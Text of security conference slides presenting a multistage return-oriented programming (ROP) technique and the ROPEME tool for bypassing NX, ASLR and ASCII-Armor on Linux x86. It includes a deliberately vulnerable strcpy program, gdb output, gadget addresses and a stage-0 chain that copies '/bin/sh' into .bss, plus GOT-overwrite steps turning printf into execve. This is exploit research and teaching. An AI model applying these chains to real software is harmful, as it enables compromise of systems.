

Payload Already Inside: Data re-use for ROP Exploits

Long Le

longld@vnsecurity.net

Who am I?

- VNSECURITY founding member
- Capture-The-Flag player
 - ▶ CLGT Team

Why this talk?

- Buffer overflow exploit on modern Linux (x86) distribution is difficult
 - ▶ Non Executable (NX/XD)
 - ▶ Address Space Layout Randomization (ASLR)
 - ▶ ASCII-Armor Address Mapping

High entropy ASLR and ASCII-Armor Address Mapping make Return-to-Libc / Return-Oriented-Programming (ROP) exploitation techniques become very difficult

What to be presented?

- A practical and reliable technique to bypass NX, ASLR and ASCII-Armor protections to exploit memory/stack corruption vulnerabilities
 - ▶ Multistage ROP exploitation technique
- Focus on latest Linux x86
- Our ROPEME tool
 - ▶ Practical ROP gadgets catalog
 - ▶ Automation scripts

What not?

- Not a return-oriented programming 101 talk
- We do not talk about
 - ▶ ASLR implementation flaws / information leaks
 - ▶ Compilation protections
 - ◆ Stack Protector / ProPolice
 - ▶ Mandatory Access Control
 - ◆ SELinux
 - ◆ AppArmor
 - ◆ RBAC/Grsecurity

Agenda

- Introduction
- **Recap on stack overflow & mitigations**
- Multistage ROP technique
 - ▶ Stage-0 (payload loader)
 - ▶ Stage-1 (actual payload)
 - ◆ Payload strategy
 - ◆ Resolve run-time libc addresses
- Putting all together, ROPEME!
 - ▶ Practical ROP payloads
 - ◆ A complete stage-0 loader
 - ◆ Practical ROP gadgets catalog
 - ◆ ROP automation
 - ▶ ROPEME Tool & DEMO
- Countermeasures
- Summary

Sample vulnerable program

```
#include <string.h>
#include <stdio.h>

int main (int argc, char **argv)
{
    char buf[256];
    int i;
    seteuid (getuid());
    if (argc < 2)
    {
        puts ("Need an argument\n");
        exit (1);
    }


    // vulnerable code
    strcpy (buf, argv[1]);

    printf ("%s\nLen:%d\n", buf, (int)strlen(buf));
    return (0);
}
```



Overflow!

Stack overflow



- Attacker controlled
 - ▶ Execution flow: EIP
 - ▶ Stack: ESP

Mitigation techniques

- Non eXcutable (PaX, ExecShield..)
 - ▶ Hardware NX/XD bit
 - ▶ Emulation
- Address Space Layout Randomization (ASLR)
 - ▶ stack, heap, mmap, shared lib
 - ▶ application base (required userland compiler support for PIE)
- ASCII-Armor mapping
 - ▶ Relocate all shared-libraries to ASCII-Armor area (0-16MB). Lib addresses start with NULL byte
- Compilation protections
 - ▶ Stack Canary / Protector

NX / ASLR / ASCII-Armor

ASCII-Armor

No PIE

NX

```
$ cat /proc/self/maps
```

```
00a97000-00c1d000 r-xp 00000000 fd:00 91231 /lib/libc-2.12.so
00c1d000-00c1f000 r--p 00185000 fd:00 91231 /lib/libc-2.12.so
00c1f000-00c20000 rw-p 00187000 fd:00 91231 /lib/libc-2.12.so
00c20000-00c23000 rw-p 00000000 00:00 0

08048000-08053000 r-xp 00000000 fd:00 21853 /bin/cat
08053000-08054000 rw-p 0000a000 fd:00 21853 /bin/cat
09fb2000-09fd3000 rw-p 00000000 00:00 0 [heap]

b777a000-b777b000 rw-p 00000000 00:00 0
b778a000-b778b000 rw-p 00000000 00:00 0
bfd07000-bfd1c000 rw-p 00000000 00:00 0 [stack]
```

ASLR

Linux ASLR

ASLR	Randomness	Circumvention
shared library	12 bits* / 17 bits**	Feasible***
mmap	12 bits* / 17 bits**	Feasible***
heap	13 bits* / 23 bits**	Feasible*
stack	19 bits* / 23 bits**	Hard


* *paxtest on Fedora 13 (ExecShield)*

** *paxtest on Gentoo with hardened kernel source 2.6.32 (Pax/Grsecurity)*

*** *Bypassing ASLR depends on the vulns, ASLR implementation and environmental factors.*


17 bits might still be in a possible range to brute force.

Recap - Basic code injection



- Traditional in 1990s
 - ▶ Everything is static
 - ▶ Can perform arbitrary computation
- Does not work with NX
- Difficult with ASLR



Recap - Return-to-libc




- Bypass NX
 - Difficult with ASLR/ASCII-Armor
 - ▶ Libc function's addresses
 - ▶ Location of arguments on stack
 - ▶ NULL byte
- Hard to make chained ret-to-libc calls

Recap - Return-Oriented Programming I


- Based on ret-to-libc and “borrowed code chunks”
- Gadgets: sequence of instructions ending with RET



Load a value to
the register




Lift ESP up 8
bytes



Add register's value to
the memory location


Recap - Return-Oriented Programming II

Stack growth



- With enough of gadgets, ROP payloads could perform arbitrary computation (Turing-complete)
- Problems
 - ▶ Small number of gadgets from vulnerable binary
 - ▶ Libs have more gadgets, but ASLR/ASCII-Armor makes it difficult similar to return-to-libc technique

Exploitability v.s. Mitigation Techniques

Mitigation	Exploitability
NX	Easy
ASLR	Feasible
NX + ASCII-Armor	Feasible*
NX + ASLR	Depends*
NX + ASLR + ASCII-Armor	Hard* 
NX + ASLR + ASCII-Armor + Stack Canary + PIE	Hard+++*

our target to make this become easy

** depends on the vulns, context and environmental factors*


Agenda

- Introduction
- Recap on stack overflow & mitigations
- **Multistage ROP technique**
 - ▶ **Stage-0 (payload loader)**
 - ▶ Stage-1 (actual payload)
 - ◆ Payload strategy
 - ◆ Resolve run-time libc addresses
- Putting all together, ROPEME!
 - ▶ Practical ROP payloads
 - ◆ A complete stage-0 loader
 - ◆ Practical ROP gadgets catalog
 - ◆ ROP automation
 - ▶ ROPEME Tool & DEMO
- Countermeasures
- Summary

Stage-0: Make a fixed stack I

- Why a fixed stack?
 - ▶ Bypass ASLR (randomized stack)
 - ▶ Control function's arguments
 - ▶ Control stack frames
- Where is my fixed stack?
 - ▶ Data section of binary
 - ◆ Writable
 - ◆ Fixed location
 - ◆ Address is known in advance

Stage-0: Make a fixed stack II



Stage-0: Make a fixed stack III

[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
[0]		NULL	00000000	000000	000000	00		0	0	0
[1]	.interp	PROGBITS	08048134	000134	000013	00	A	0	0	1
[2]	.note.ABI-tag	NOTE	08048148	000148	000020	00	A	0	0	4
[3]	.note.gnu.build-i	NOTE	08048168	000168	000024	00	A	0	0	4
[4]	.gnu.hash	GNU_HASH	0804818c	00018c	000020	04	A	5	0	4
[5]	.dynsym	DYNSYM	080481ac	0001ac	0000b0	10	A	6	1	4
[6]	.dynstr	STRTAB	0804825c	00025c	000073	00	A	0	0	1
[7]	.gnu.version	VERSYM	080482d0	0002d0	000016	02	A	5	0	2
[8]	.gnu.version_r	VERNEED	080482e8					6	1	4
[9]	.rel.dyn	REL	08048308					5	0	4
[10]	.rel.plt	REL	08048310					5	12	4
[11]	.init	PROGBITS	08048358					0	0	4
[12]	.plt	PROGBITS	08048388	000000	0000a0	04	AX	0	0	4
[13]	.text	PROGBITS	08048430	000000	0001dc	00	AX	0	0	16
[14]	.fini	PROGBITS	0804860c	000000	00001c	00	AX	0	0	4
[15]	.rodata	PROGBITS	08048628	000000	000028	00	A	0	0	4
[16]	.eh_frame_hdr	PROGBITS	08048650	000000	000024	00	A	0	0	4
[17]	.eh_frame	PROGBITS	08048674	000004	00007c	00	A	0	0	4
[18]	.ctors	PROGBITS	080496f0	0000f0	000008	00	WA	0	0	4
[19]	.dtors	PROGBITS	080496f8	0000f8	000008	00	WA	0	0	4
[20]	.jcr	PROGBITS	08049700	0000700	000004	00	WA	0	0	4
[21]	.dynamic	DYNAMIC	08049704	0000704	0000c8	08	WA	6	0	4
[22]	.got	PROGBITS	080497cc	00007cc	000004	04	WA	0	0	4
[23]	.got.plt	PROGBITS	080497d0	00007d0	000030	04	WA	0	0	4
[24]	.data	PROGBITS	08049800	0000800	000004	00	WA	0	0	4
[25]	.bss	NOBITS	08049804	0000804	000008	00	WA	0	0	4

0x08049804

Transfer payload to the custom stack

- Use memory transfer function
 - ▶ strcpy() / sprintf()
 - ◆ No NULL byte in input
 - ▶ Return to PLT (Procedure Linkage Table)
- Transfer byte-per-byte of payload
- Where is my payload?
 - ▶ Inside binary


Return-to-PLT

```
gdb$ x/i 0x0804852d
0x0804852d <main+73>: call 0x80483c8 <strcpy@plt>
```

```
gdb$ x/i 0x80483c8
0x80483c8 <strcpy@plt>: jmp DWORD PTR ds:0x80497ec
```

```
gdb$ x/x 0x80497ec
0x80497ec <_GLOBAL_OFFSET_TABLE_+24>: 0x00b0e430
```

```
gdb$ x/i 0x00b0e430
0xb0e430 <strcpy>: push ebp
```



Stage-0: Payload loader

- Input: stage-1 payload
- Output: stage-0 payload that transfers stage-1 payload to the custom stack
- How?
 - ▶ Pick one or more byte(s)
 - ▶ Search in binary for that byte(s)
 - ▶ Generate strcpy() call
 - ▶ Repeat above steps until no byte left

Stage-0 example

- Transfer “/bin/sh” => 0x08049824

strcpy@plt:

```
0x0804852e <+74>:  call    0x80483c8 <strcpy@plt>
```

pop-pop-ret:

```
0x80484b3 <__do_global_dtors_aux+83>: pop    ebx
0x80484b4 <__do_global_dtors_aux+84>: pop    ebp
0x80484b5 <__do_global_dtors_aux+85>: ret
```

Byte values and stack layout:

```
0x8048134 : 0x2f '/'
  ['0x80483c8', '0x80484b3', '0x8049824', '0x8048134']
0x8048137 : 0x62 'b'
  ['0x80483c8', '0x80484b3', '0x8049825', '0x8048137']
0x804813d : 0x696e 'in'
  ['0x80483c8', '0x80484b3', '0x8049826', '0x804813d']
0x8048134 : 0x2f '/'
  ['0x80483c8', '0x80484b3', '0x8049828', '0x8048134']
0x804887b : 0x736800 'sh\x00'
  ['0x80483c8', '0x80484b3', '0x8049829', '0x804887b']
```


Transfer control to the custom stack

- At the end of stage-0
- ROP gadgets

```
(1) pop ebp; ret
```

```
(2) leave; ret
```

```
(1) pop ebp; ret
```

```
(2) mov esp, ebp; ret
```

Stage-0 summary

- Stage-0 advantages
 - ▶ ASLR bypass
 - ◆ Custom stack addresses are fixed
 - ▶ ASCII-Armor bypass
 - ◆ Stage-1 payload can contains any byte value including NULL byte
- Practical in most of binaries
 - ▶ Only a minimum number of ROP gadgets are required for stage-0 payload (available in most of binaries)
 - ◆ Load register (pop reg)
 - ◆ Add/sub memory (add [reg], reg)
 - ◆ Stack pointer manipulation (pop ebp; ret / leave; ret)

Agenda

- Introduction
- Recap on stack overflow & mitigations
- Multistage ROP technique
 - ▶ Stage-0 (payload loader)
 - ▶ **Stage-1 (actual payload)**
 - ◆ Payload strategy
 - ◆ Resolve run-time libc addresses
- Putting all together, ROPEME!
 - ▶ Practical ROP payloads
 - ◆ A complete stage-0 loader
 - ◆ Practical ROP gadgets catalog
 - ◆ ROP automation
 - ▶ ROPEME Tool & DEMO
- Countermeasures
- Summary

Stage-1 payload strategy

The stage-1 payload, in order to bypass NX/ASLR, could do:

- Chained ret-to-libc calls
 - ▶ Easy with a fixed stack from stage-0
- Shellcode with return-to-mprotect
 - ▶ Works on most of distributions*
- ROP shellcode
 - ▶ Use gadgets from libc

** PaX has mprotect restriction so this will not work*

Resolve run-time libc addresses

- The bad:
 - ▶ Addresses are randomized (ASLR)
- The good:
 - ▶ Offset between two functions is a constant
 - ◆ $\text{addr}(\text{system}) - \text{addr}(\text{printf}) = \text{offset}$
 - ▶ We can calculate any address from a known address in GOT (Global Offset Table)
 - ▶ ROP gadgets are available


GOT overwriting I

- Favorite method to exploit format string bug
- Steps
 - ▶ Load the offset into register
 - ▶ Add register to memory location (GOT entry)
 - ▶ Return to PLT entry
- ROP Gadgets
 - ▶ Load register
 - ▶ Add memory

```
(1) pop ecx;  
    pop ebx; leave; ret  
  
(2) pop ebp; ret  
  
(3) add [ebp+0x5b042464] ecx;  
    pop ebp; ret
```

GOT overwriting II

- `printf()` => `execve()`



GOT dereferencing I

- Steps
 - ▶ Load the offset into register
 - ▶ Add the register with memory location (GOT entry)
 - ▶ Jump to or call the register
- ROP gadgets
 - ▶ Load register
 - ▶ Add register
 - ▶ Jump/call register

